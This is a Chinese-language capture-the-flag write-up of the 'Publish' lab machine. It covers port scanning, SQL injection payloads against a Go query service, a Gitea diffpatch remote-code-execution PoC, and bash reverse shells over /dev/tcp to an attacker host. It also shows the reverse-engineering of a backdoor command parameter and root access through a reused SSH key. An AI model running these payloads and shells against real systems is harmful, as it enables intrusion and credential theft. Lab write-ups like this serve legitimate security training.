

| Publish_daochunhan

| Publish

| 靶机信息

- 靶机名称: Publish
- 靶机作者: 群主 (QQ 1045670921)
- 靶机类型: Linux
- 来源: MazeSec / QQ公开群 660930334
- 官网: <https://maze-sec.com/>

| user

| 信息收集

目标:

```
192.168.64.50
```

端口扫描:

```
nmap 192.168.64.50
```

```
(daochunhan@kali)-[~]  
$ nmap 192.168.64.50  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 08:03 -0400  
Nmap scan report for 192.168.64.50  
Host is up (0.011s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
8080/tcp  open  http-proxy  
MAC Address: 1E:7D:B2:1F:74:70 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 2.57 seconds
```

```
nmap -sS -Pn -A -p22,80,8080 192.168.64.50
```

```
(daochunhan@kali)-[~]
$ nmap -sS -Pn -A -p22,80,8080 192.168.64.50
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-02 08:05 -0400
Nmap scan report for 192.168.64.50
Host is up (0.0061s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     nginx
|_http-title: Gitea: Publish
8080/tcp  open  http     Golang net/http server
|_http-title: User Query
|_fingerprint-strings:
|_  GetRequest:
|_  HTTP/1.0 200 OK
```


开放端口：

```
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     nginx
|_http-title: Gitea: Publish
8080/tcp  open  http     Golang net/http server
|_http-title: User Query
```


80 是 Gitea 1.24.7，8080 是一个 Go 写的查询应用。

| 8080 服务与源码

看到 80 端口是 git 服务，虽然主页要求登录，但是可以先试一下 `/explore` 看一下有什么信息：



Gitea 上挂着一个公开仓库 `daochunhan/web-query`：



README 明确 `# a query server used go`，可以判断这就是 8080 端口的源码线索仓库。

审计 `main.go` 内容，

登录接口和 `/search` 用 `fmt.Sprintf` 拼接 SQL，DSN 硬编码在代码里：

```
80  username := r.FormValue("username")
81  password := r.FormValue("password")
82
83  query := fmt.Sprintf("SELECT username, password FROM user WHERE username = '%s' AND password = '%s'", username, password)
84  var u, p string
85  err := db.QueryRow(query).Scan(&u, &p)
86  result := ""
87
88  q := r.URL.Query().Get("q")
89  if q == "" {
90      render(w, PageData{Result: "Please provide a search term."})
91      return
92  }
93
94  query := fmt.Sprintf("SELECT id, username, password FROM user WHERE username LIKE '%%%s%%'", q)
95  rows, err := db.Query(query)
96  result := ""
97
98  // ...
99
100 func main() {
101     var err error
102     dsn := "admin:rWb4ok7dNoFVbNrk0v2o@tcp(127.0.0.1:3306)/user"
103     db, err = sql.Open("mysql", dsn)
104     if err != nil {
105         log.Fatal(err)
106     }
107     defer db.Close()
108 }
```

初步判断 `/login` `/search` 存在 SQL 注入，源码中的数据库账号可能存在凭据复用。

| SQL 注入

先全量看一下，按源码的拼接方式打 `/search`：

```
' ORDER BY 1-- -
```

Search Users

Search

Executed SQL:

```
SELECT id, username, password FROM user WHERE username LIKE '%' ORDER BY 1-
```

```
[1] beehack : rWb4ok7dNoFVbNrK0v2o
[2] tlgjm   : 4J9JNfUTvyR1dLzG5wLD
[3] sublarge : doyM2cSjlf9zuV8q3Udb
[4] todd    : PF19pobefRlmtkUCr7rM
```

```
[1] beehack : rWb4ok7dNoFVbNrK0v2o
[2] tlgjm   : 4J9JNfUTvyR1dLzG5wLD
[3] sublarge : doyM2cSjlf9zuV8q3Udb
[4] todd    : PF19pobefRlmtkUCr7rM
```

把这 4 组账号分别带回 SSH 和 Gitea 登录验证，均不能登录，没有凭据复用
这组凭据只能在 8080 端口的查询界面使用，但是登录后回显只有 Welcome 信息：

Executed SQL:

```
SELECT username, password FROM user WHERE username = 'tlgjm' AND password =
```

```
Welcome, tlgjm! Your password is 4J9JNfUTvyR1dLzG5wLD
```

```
zzz%' UNION SELECT 1,current_user(),LOAD_FILE('/etc/passwd')-- -
```

Search Users

```
zzz%' UNION SELECT 1,current_user(),LOAD_FILE('/etc/passwd')-- -
```

Search

```
Executed SQL:  
SELECT id, username, password FROM user WHERE username LIKE '%zzz%' UNION S
```

```
[1] admin@localhost :
```

`current_user()` 确认查询使用的是 `admin@localhost` , `LOAD_FILE('/etc/passwd')` 没有返回内容, 因此转回 80 端口继续检查 Gitea 的版本和功能。

Gitea CVE-2026-60004

前面已经得到 Gitea 版本, 检索一下公开漏洞, 发现 1.24.7 在 CVE-2026-60004 的影响范围内:

<https://github.com/go-gitea/gitea/security/advisories/GHSA-rcr6-4jqh-j84m>

github.com/go-gitea/gitea/security/advisories/GHSA-rcr6-4jqh-j84m

go-gitea / gitea (Public)

Sponsor Notifications Fork 7k Star 57.2k

<> Code Issues 2.4k Pull requests 255 Actions Security and quality 75 Insights

gitea / Security / Advisories / GHSA-rcr6-4jqh-j84m

Remote Code Execution via diffpatch Git Hook Installation

Critical TheFox0x7 published GHSA-rcr6-4jqh-j84m 5 days ago

Package	Affected versions	Patched versions
gitea.dev (Go)	>=1.17, <1.27.1	1.27.1

Severity
Critical 9.8 / 10

CVSS v3 base metrics

Metric	Value
Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

[Learn more about base metrics](#)

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVE ID
CVE-2026-60004

Description

Summary

Gitea's `diffpatch` endpoint can be abused to install and execute a Git hook from repository-controlled content.

An attacker with ordinary write access to a repository can execute arbitrary shell commands as the Gitea OS user. With default open registration, an unauthenticated visitor can obtain the required write access by registering an account and creating a repository.

Details

`services/repository/files/patch.go` applies attacker-controlled patches in a shared bare temporary clone:

```
cmdApply := gitcmd.NewCommand("apply", "--index", "--recount", "--cached", "--binary")  
if git.DefaultFeatures().CheckVersionAtLeast("2.32") {  
    cmdApply.AddArguments("--3")  
}
```

注册账号:



该漏洞的利用条件是认证用户拥有仓库写权限，自行注册账号可以创建仓库，所以利用条件已经满足。

漏洞点在 `diffpatch`：对自有仓库连续提交两次相同 patch，第二次触发 add/add 冲突；三路合并过程中，patch 中的 `hooks/post-index-change` 会被写入 bare 仓库的 `$GIT_DIR/hooks/` 并执行。

Gitea 1.24.7 的 `/diffpatch` 接口要求请求体必须包含 `sha` 字段，创建账号后补一下 [PoC 代码](#)：

```
"sha": "0" * 40,
```

```
# steps 3-4 - deliver payloads
body = {
    "content": build_patch(build_hook(args.command, leak_ref)),
    "message": "initial commit",
    "sha": "0" * 40,
    "branch": "main", "new_branch": "main",
}
ep = (
    f"/api/v1/repos/{urllib.parse.quote(owner, safe='')}/"
    f"{urllib.parse.quote(repo, safe='')}/diffpatch"
)
```

起监听：

```
rlwrap nc -lvnp 4444
```

运行：

```
python3 gitea_rce_poc.py http://192.168.64.50 pwn "nohup bash -c 'bash -i >& /dev/tcp/192.168.64.39/4444 0>&1' >/dev/null 2>&1 </dev/null &"
```

```
(daochunhan@kali) [~/Desktop/CTF]
$ python3 gitea_rce_poc.py http://192.168.64.50 pwn "nohup bash -c 'bash -i >& /dev/tcp/192.168.64.39/4444 0>&1' >/dev/null 2>&1 </dev/null &"
[*] password:
[*] probing target...

=====
GITEA  REMOTE CODE EXECUTION  POC
=====

-----
Target      : http://192.168.64.50
Version     : 1.24.7
Command     : nohup bash -c 'bash -i >& /dev/tcp/192.168.64.39/4444 0>&1' >/dev/null 2>&1 </dev/null &
-----

[*] target=http://192.168.64.50  user=pwn  cmd=nohup bash -c 'bash -i >& /dev/tcp/192.168.64.39/4444 0>&1' >/dev/null 2>&1 </dev/null &

[*] authenticating...
[+] logged in as pwn (1.24.7)
[*] creating repository...
[+] created repo pwn/test-repo-b571478ba3
[*] delivering payload 1/2...
[+] payload 1/2 accepted  commit=1a196b5cf12c5954
[*] delivering payload 2/2...
[+] payload 2/2 accepted  commit=d68e0f196b24b7ce
[*] retrieving output...
[+] operation complete

[+] nohup bash -c 'bash -i >& /dev/tcp/192.168.64.39/4444 0>&1' >/dev/null 2>&1 </dev/null &:
----
<no output>
----
[+] exit status: 0

$ rlwrap nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.64.50 35870
bash: cannot set terminal process group (2104): Inappropriate ioctl for device
bash: no job control in this shell
git@Publish:/var/lib/gitea/data/tmp/local-repo/upload.git279927449$ id
id
uid=101(git) gid=103(git) groups=103(git)
```

```
uid=101(git) gid=103(git) groups=103(git)
```

枚举本机服务：

```
ss -lntp
```


```
git@Publish:/tmp$ ss -lntp
ss -lntp
State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port  Process
LISTEN  0        80      127.0.0.1:3306      0.0.0.0:*           mysql
LISTEN  0        128     0.0.0.0:22         0.0.0.0:*           sshd
LISTEN  0        511     0.0.0.0:80         0.0.0.0:*           httpd
LISTEN  0       4096     127.0.0.1:3000     0.0.0.0:*           users:((("gitea",pid=547,fd=13))
LISTEN  0        128     [::]:22          [::]:*
LISTEN  0        511     [::]:80          [::]:*
LISTEN  0       4096      *:8080           *:*
```

`ss -lntp` 显示本机的 `*:8080` 正在监听，但当前输出没有给出对应进程信息；当前 shell 的身份仍是 `git`，继续用进程列表定位监听程序。

```
ps -ef
```

```
www-data 573 571 0 09:29 ? 00:00:06 nginx: worker process
mysql 621 1 0 09:29 ? 00:00:18 /usr/sbin/mariadb
root 635 2 0 09:29 ? 00:00:00 [kworker/R-dio/sda1]
todd 659 1 0 09:29 ? 00:00:01 /opt/main-amd64
root 1175 2 0 09:55 ? 00:00:07 [kworker/1:2-mm_percpu_wq]
root 1760 2 0 10:36 ? 00:00:00 [kworker/u8:1-writeback]
root 1777 2 0 10:37 ? 00:00:01 [kworker/0:2-events]
```

进程里看到以 `todd` 跑的 `/opt/main-amd64`：



The screenshot shows a GitHub repository interface for 'daochunhan/web-query'. The repository has 4 commits and 1 branch. The commit history shows a series of changes to 'main-amd64' and 'main.go' files, all labeled 'fix bug'. The README.md file is also visible, stating 'a query server used go'.

公开仓库中刚好存在同名的 `main-amd64` 程序，README 又说明它是 query server。因此将 `*:8080`、`/opt/main-amd64` 和公开仓库中的 `main-amd64` 关联起来，可以判断 8080 端口是以 `todd` 运行的 `/opt/main-amd64`。

部署版二进制文件

进程信息给出了部署文件路径 `/opt/main-amd64`。分别计算部署版和公开仓库中 `main-amd64` 的哈希：


```
sha256sum /opt/main-amd64
sha256sum main-amd64
```



```
git@Publish:/tmp$ sha256sum /opt/main-amd64
sha256sum /opt/main-amd64
5840894ba8058614f82dae755a92e2cd5f7022fefe441e7cac4570c62ff03ded /opt/main-amd64
git@Publish:/tmp$
$ sha256sum main-amd64
1168a3dbc3b2818484eac64703ea3eed281f7c5fe2b381e5bd6fc3f6cc335845 main-amd64
```

会发现两份文件的 SHA-256 不同，说明线上运行的二进制不是公开仓库中的完全相同版本，需要继续审计部署版的逻辑

逆向部署版二进制，找核心的业务函数：



虽然前面的 SQL 注入并没有什么信息，但是帮我们定位了关键业务逻辑函数：

```
main.loginHandler
main.searchHandler
```

其中 `.searchHandler` 包含 `os_exec_Command`：

```

• 78 v3 = 1;
• 79 v56.str = (uint8 *)"ll104567";
• 80 v56.len = 8;
• 81 v34 = net_http_ptr_Request_FormValue(v3, v56);
• 82 if ( !v34.len )
• 83 {
• 84     r = ra;
• 85 LABEL_12:
• 86     v5 = net_url_ptr_URL_Query(r->URL);
• 87     v57.str = (uint8 *)"q";
• 88     v57.len = 1;
• 89     v49 = net_url_Values_Get(v5, v57);
• 90     if ( v49.len )
• 91     {
• 194 v25 = 2;
• 195 a.cap = (__int64)"-c";
• 196 v26 = v34;
• 197 v46.str = (uint8 *)"sh";
• 198 v46.len = 2;
• 199 v50.array = (string *)&a.cap;
• 200 v50.len = 2;
• 201 v50.cap = 2;
• 202 v4 = os_exec_Command(v46, v50);
• 203 v45 = os_exec_ptr_Cmd_CombinedOutput(v4);
• 204 v35 = runtime_slicebytetostring(0, v45._r0.array, v45._r0.len);
• 205 v12 = v35.str;
• 206 v13 = v35.len;
• 207 if ( v45._r1.tab )
• 208 {
• 209     v41 = (string)((retVal_789D65 (__golang *)(void *))v45._r1.tab->Fun[0])(v45._r1.data);
• 210     v33.str = (uint8 *)"\nError: ";
• 211     v33.len = 8;
• 212     v36 = runtime_concatstring3(0, v35, v33, v41);
• 213     v12 = v36.str;
• 214     v13 = v36.len;
• 215 }
• 216 v53.Query.str = 0;
• 217 v53.Query.len = 0;
• 218 v53.Result.str = v12;
• 219 v53.Result.len = v13;
• 220 main_render(w, v53);
• 221 }

```

还原逻辑：

```

if r.Method == "POST" {
    cmd := r.FormValue("ll104567")
    if cmd != "" {
        output, err := exec.Command("sh", "-c", cmd).CombinedOutput()

        result := string(output)
        if err != nil {
            result += "\nError: " + err.Error()
        }

        render(w, PageData{Result: result})
        return
    }
}

```

也可以直接 diff 一下这两份文件：

```
go tool objdump -s 'main\searchHandler' web-query/main-amd64 > public.txt
go tool objdump -s 'main\searchHandler' main-amd64 > target.txt
diff -u public.txt target.txt
```

+ main.go:99	0x789c94	488b11	MOVQ 0(CX), DX
+ main.go:99	0x789c97	813a504f5354	CMPL 0(DX), \$0x54534f50
+ main.go:99	0x789c9d	0f1f00	NOPL 0(AX)
+ main.go:99	0x789ca0	0f850c010000	JNE 0x789db2
+ main.go:99	0x789ca6	48898c2440010000	MOVQ CX, 0x140(SP)
+ main.go:100	0x789cae	4889c8	MOVQ CX, AX
+ main.go:100	0x789cb1	488d1d00c91300	LEAQ 0x13c900(IP), BX
+ main.go:100	0x789cb8	b908000000	MOVL \$0x8, CX
+ main.go:100	0x789cbd	0f1f00	NOPL 0(AX)
+ main.go:100	0x789cc0	e8bb23fbff	CALL net/http.(*Request).FormValue(SB)
+ main.go:101	0x789cc5	4885db	TESTQ BX, BX
+ main.go:101	0x789cc8	750d	JNE 0x789cd7
+ main.go:112	0x789cca	488b8c2440010000	MOVQ 0x140(SP), CX
+ main.go:101	0x789cd2	e9db000000	JMP 0x789db2
+ main.go:102	0x789cd7	48c78424e800000020000000	MOVQ \$0x2, 0xe8(SP)
+ main.go:102	0x789ce3	488d1596911300	LEAQ 0x139196(IP), DX
+ main.go:102	0x789cea	48899424e0000000	MOVQ DX, 0xe0(SP)
+ main.go:102	0x789cf2	48899c24f8000000	MOVQ BX, 0xf8(SP)
+ main.go:102	0x789cfa	48898424f0000000	MOVQ AX, 0xf0(SP)
+ main.go:102	0x789d02	488d0575911300	LEAQ 0x139175(IP), AX
+ main.go:102	0x789d09	bb02000000	MOVL \$0x2, BX
+ main.go:102	0x789d0e	488d8c24e0000000	LEAQ 0xe0(SP), CX
+ main.go:102	0x789d16	4889df	MOVQ BX, DI
+ main.go:102	0x789d19	4889de	MOVQ BX, SI
+ main.go:102	0x789d1c	0f1f4000	NOPL 0(AX)
+ main.go:102	0x789d20	e8fb57fdff	CALL os/exec.Command(SB)
+ main.go:102	0x789d25	e81686fdff	CALL os/exec.(*Cmd).CombinedOutput(SB)

会发现部署版新增 POST 分支，读取 `ll104567` 参数，并通过 `exec.Command("sh", "-c", 参数)` 执行命令。

I 隐藏字段命令执行

先在 Kali 起监听：

```
nc -lvnp 5555
```

```
curl -sS -X POST --data-urlencode "ll104567=nohup bash -c 'bash -i >&
/dev/tcp/192.168.64.39/5555 0>&1' >/dev/null 2>&1 </dev/null &"
http://192.168.64.50:8080/search
```

```

(daochunhan@kali)-[~]
$ nc -lvnp 5555
Listening on 0.0.0.0 5555
Connection received on 192.168.64.51 55776
bash: cannot set terminal process group (671): Inappropriate ioctl for device
bash: no job control in this shell
todd@Publish:/$ id
id
uid=1000(todd) gid=1000(todd) groups=1000(todd),100(users)
todd@Publish:/$ cat ~/user.txt
cat ~/user.txt
flag{user-71e8307f0001862b3dede2da14ed38be}
todd@Publish:/$

```

从 Gitea 的 `git` 权限横向到 `todd`，稳定一下 shell：

```

python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl + Z
stty raw -echo; fg

```

```

(daochunhan@kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvnp 5555

todd@Publish:/$ export TERM=xterm
todd@Publish:/$ export SHELL=/bin/bash
todd@Publish:/$ stty rows 40 cols 120
todd@Publish:/$ reset
todd@Publish:/$ ^C
todd@Publish:/$ id
uid=1000(todd) gid=1000(todd) groups=1000(todd),100(users)
todd@Publish:/$

```

| root

| todd 枚举

做本地提权枚举：

```
sudo -l
```

```

uid=1000(todd) gid=1000(todd) groups=1000(todd),100(users)
todd@Publish:/$ sudo -l
[sudo] password for todd:
sudo: a password is required
todd@Publish:/$

```

`sudo -l` 要求输入 `todd` 的密码，当前无法直接查看 `sudo` 规则，检查了常见提权面但是没有可用的线索，

前面的流程中已经发现了数据库 DSN、用户表密码等多处凭据线索，但前面验证的凭据均没有直接存在凭据复用，因此继续按照凭据复用的思路进一步检查

| todd 私钥

先检查 `todd` SSH 文件：

```
ls -la /home/todd/.ssh
```

```
ssh: a password is required
todd@Publish:/$ ls -la /home/todd/.ssh
total 28
drwx----- 2 todd todd 4096 Jul 28 23:59 .
drwx----- 3 todd todd 4096 Jul 28 23:58 ..
-rw-r--r-- 1 todd todd  566 Jul 28 23:58 authorized_keys
-rw----- 1 todd todd 2602 Jul 28 23:57 id_rsa
-rw-r--r-- 1 todd todd  566 Jul 28 23:57 id_rsa.pub
-rw----- 1 todd todd  978 Jul 28 23:59 known_hosts
-rw-r--r-- 1 todd todd  142 Jul 28 23:59 known_hosts.old
todd@Publish:/$
```

`.ssh` 目录中存在 `id_rsa`、`id_rsa.pub` 和 `authorized_keys`

在当前 `todd` 权限下可以读取 `/home/todd/.ssh/id_rsa`，将它作为 SSH 登录凭据继续验证。

```
cat /etc/ssh/sshd_config
```

```
# Authentication:
#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
#PubkeyAuthentication yes
```

```
PermitRootLogin yes
```

`PermitRootLogin yes` 表明 SSH 服务允许 root 登录，因此可以结合刚才发现的私钥测试 root 的密钥复用情况。

| SSH 密钥复用

将 `/home/todd/.ssh/id_rsa` 使用 `scp` 复制到 Kali，在 Kali 上限制私钥权限后登录：

```
chmod 600 todd_id_rsa
ssh -i todd_id_rsa root@192.168.64.50
```

```
(daochunhan@kali) - [~/Desktop/CTF]
$ chmod 600 todd_id_rsa

(daochunhan@kali) - [~/Desktop/CTF]
$ ssh -i todd_id_rsa root@192.168.64.50
Linux Publish 7.1.5-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.1-6.1~trixie (2026-07-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 28 23:59:17 2026 from ::1
root@Publish:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Publish:~# cat /root/root.txt
flag{root-093a441b0ca7c95a566ce26bba74b00b}
root@Publish:~#
```

Review

